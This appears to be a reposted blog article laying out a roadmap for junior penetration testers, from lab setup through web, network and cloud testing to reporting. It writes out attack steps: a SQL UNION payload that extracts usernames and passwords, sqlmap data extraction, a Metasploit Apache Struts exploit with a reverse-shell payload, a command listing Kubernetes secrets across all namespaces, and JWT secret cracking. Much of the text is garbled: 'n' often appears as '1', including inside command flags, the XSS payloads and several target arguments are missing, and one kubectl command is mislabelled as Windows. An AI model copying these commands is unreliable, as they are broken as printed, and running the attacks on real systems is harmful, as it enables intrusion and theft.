Listen to this Post
Introduction:

The demand for skilled cybersecurity professionals is escalating, with roles like the Junior Penetration Tester becoming critical to modern DevSecOps pipelines. As organizations embrace cloud-1ative architectures, the attack surface expands across web applications, APIs, and network infrastructure, making proactive security testing indispensable. This article provides a technical roadmap for aspiring penetration testers, breaking down the core responsibilities, tools, and methodologies required to identify and remediate vulnerabilities like SQL Injection, XSS, and business logic flaws.
Learning Objectives & Secrets:
- Objective 1: Master the use of automated scanning tools (e.g., OWASP ZAP, Burp Suite) and combine them with manual testing techniques to uncover complex business logic vulnerabilities that automated scanners miss.
- Objective 2 (Secret Tip): When testing APIs, always inspect the Swagger/OpenAPI documentation (often exposed at `/swagger-ui.html` or
/v3/api-docs) to map the entire attack surface, including hidden endpoints and deprecated methods that are often poorly secured. - Objective 3 (Secret Tip): For network penetration testing, leverage the `-sC` and `-sV` flags in Nmap for default script scanning and version detection, but prioritize manual enumeration of SMB, LDAP, and SNMP services to identify misconfigurations like null sessions or default community strings.
You Should Know:
- Setting Up Your Penetration Testing Lab: Virtualization and Tooling
A robust testing environment is the foundation of any successful penetration test. For a Junior Penetration Tester, mastering the setup of isolated virtual machines (VMs) is non-1egotiable to avoid contaminating production networks or violating laws.
Step‑by‑step guide:
- Install VMware Workstation (Windows/Linux) or VirtualBox (Open-source) on your host machine.
- Download and import the Kali Linux VM image (official Offensive Security build). This distribution contains all the necessary pre-installed tools.
- For Windows environments, create a Windows 10/11 VM for testing Active Directory attacks and PowerShell scripts.
- Ensure the VMs are configured with Host-Only or NAT networking to segment them from your corporate network.
- Update all tools immediately after deployment: `sudo apt update && sudo apt upgrade -y` (Kali) or `winget upgrade –all` (Windows host).
- Install the core toolchain: Burp Suite Professional/Community (for web testing), Postman (for API testing), and Metasploit (for exploitation).
- Web Application and API Security Testing: A Hands-on Approach
The OWASP Top 10 remains the cornerstone of web application security. The role demands not just identifying issues like SQL Injection or XSS but providing actionable remediation. Beyond these, insecure direct object references (IDOR) and business logic flaws are increasingly common, often leading to privilege escalation or data leaks. APIs, in particular, are prone to broken object level authorization (BOLA) and excessive data exposure.
Step‑by‑step guide for SQL Injection (Basic):
- Intercept the HTTP request using Burp Suite.
- Insert a single quote (
') into a parameter (e.g., `id=1` becomesid=1'). - Observe the error message. If it contains SQL syntax errors, the field is vulnerable.
- Use `UNION` queries to extract data:
id=1 UNION SELECT username,password FROM users. - Linux command for automation: `sqlmap -u “http://target.com/page?id=1” –dbs –batch` (Run this in Kali to automate detection and extraction).
Step‑by‑step guide for XSS (Reflected):
- Inject a simple `` into search bars or input fields.
- If the script executes, the application is vulnerable.
- Windows/Linux command alternative: `curl “http://target.com/search?q=“` to test the response directly.
3. Network Infrastructure and Vulnerability Exploitation
Network security testing involves scanning for open ports, identifying running services, and exploiting known vulnerabilities. A junior tester must be proficient with command-line tools to automate scans and interpret results. Services like SSH, RDP, and SMB are high-value targets.
Step‑by‑step guide:
- Perform a stealthy SYN scan: `sudo nmap -sS -p- -T4
` (Kali/Linux). - For version detection:
sudo nmap -sV -sC -p 22,445,3389 <target-ip>. - Once an open SMB port (445) is found, use `enum4linux` to enumerate users and shares:
enum4linux -a <target-ip>. - If credentials are obtained (via brute-force or default), use `smbclient` to access shares:
smbclient //<target-ip>/share -U username. - For vulnerability exploitation, Metasploit is invaluable. For example, exploiting a known Apache Struts vulnerability:
`msfconsole`
`use exploit/multi/http/struts2_content_type_ognl`
`set RHOSTS `
`set PAYLOAD linux/x86/meterpreter/reverse_tcp`
`run`.
4. Cloud Hardening and Container Security
Modern applications are often deployed in the cloud (AWS, Azure, GCP) using containers (Docker/Kubernetes). Misconfigured cloud storage buckets (e.g., AWS S3) and insecure container registries are frequent entry points.
Step‑by‑step guide:
- Check for open S3 buckets: Use `aws s3 ls s3://
/ –1o-sign-request` (requires AWS CLI installed). - Docker security auditing: Use `docker scan
` (Linux/Windows) to identify vulnerabilities in Docker images. - Kubernetes misconfigurations: Test for cluster admin privileges by using `kubectl auth can-i –list` to assess your permissions.
- Windows command: `kubectl get secrets –all-1amespaces` to check for exposed credentials.
- Implement API security by validating JWTs (JSON Web Tokens). Use the `jwt_tool` from Kali to test for weak secrets:
python3 jwt_tool.py <JWT> -C -d payload.txt.
5. Reporting and Remediation Verification
The final and critical step is documenting findings. A report must be clear, technical, and actionable. It should include proof-of-concept (PoC) code or screenshots, risk ratings (CVSS scores), and specific remediation steps.
Step‑by‑step guide:
- Structure the report with Executive Summary, Methodology, Vulnerability Overview, and Appendices.
- For each vulnerability, detail:
- Description: OWASP category.
- Reproduction Steps: Provide the exact command or HTTP request used.
- Impact: Data breach or system compromise.
- Remediation: Code changes (e.g., parameterized queries for SQL, output encoding for XSS) or configuration updates (e.g., disable directory listing).
- After the developer fixes the issue, use Burp Repeater to retest the exact payload.
- For a retest of a network vulnerability, run `nmap` again and check the service banner to confirm the patch.
What Undercode Say:
- Key Takeaway 1: The distinction between a “tester” and a “hacker” lies in the rigor of reporting; a vulnerability is not fixed until it is retested and verified, ensuring the remediation does not introduce new issues.
- Key Takeaway 2: Automation is a starting point, not the finish line. The true value of a Junior Penetration Tester is their ability to chain vulnerabilities (e.g., XSS to session hijacking, or SQLi to command execution) to demonstrate real business impact, a skill that requires deep understanding and creative thinking.
- Analysis: The current cybersecurity landscape is moving towards continuous integration of security tools (CI/CD). A junior tester today must be proficient not only in hacking but also in integrating scanning tools (like Snyk or Trivy) into the DevOps pipeline to shift security left. The role is evolving from a “point-in-time” assessment to a continuous assurance model.
Prediction:
- +1 As AI-driven code assistants (like GitHub Copilot) become ubiquitous, the volume of code generated will surge, leading to a corresponding increase in AI-generated vulnerabilities, necessitating a new breed of testers who can audit AI-produced code for logic errors and data leakage.
- +1 The rise of 5G and IoT will dramatically expand the network perimeter, creating a massive demand for network penetration testers skilled in attacking wireless protocols and embedded systems, ensuring this career path remains both lucrative and critical.
- -1 The democratization of hacking tools via platforms like ChatGPT could flood the market with script-kiddie style applicants, making it harder for genuine talent to stand out without mastering advanced techniques like binary exploitation or reverse engineering.
- +1 Cloud-1ative security is no longer optional. Future roles will require deep integration with AWS and Azure security centers (CloudTrail, GuardDuty), making proficiency in cloud CLI commands a mandatory baseline skill for any penetration tester.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eMuc9TzY – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


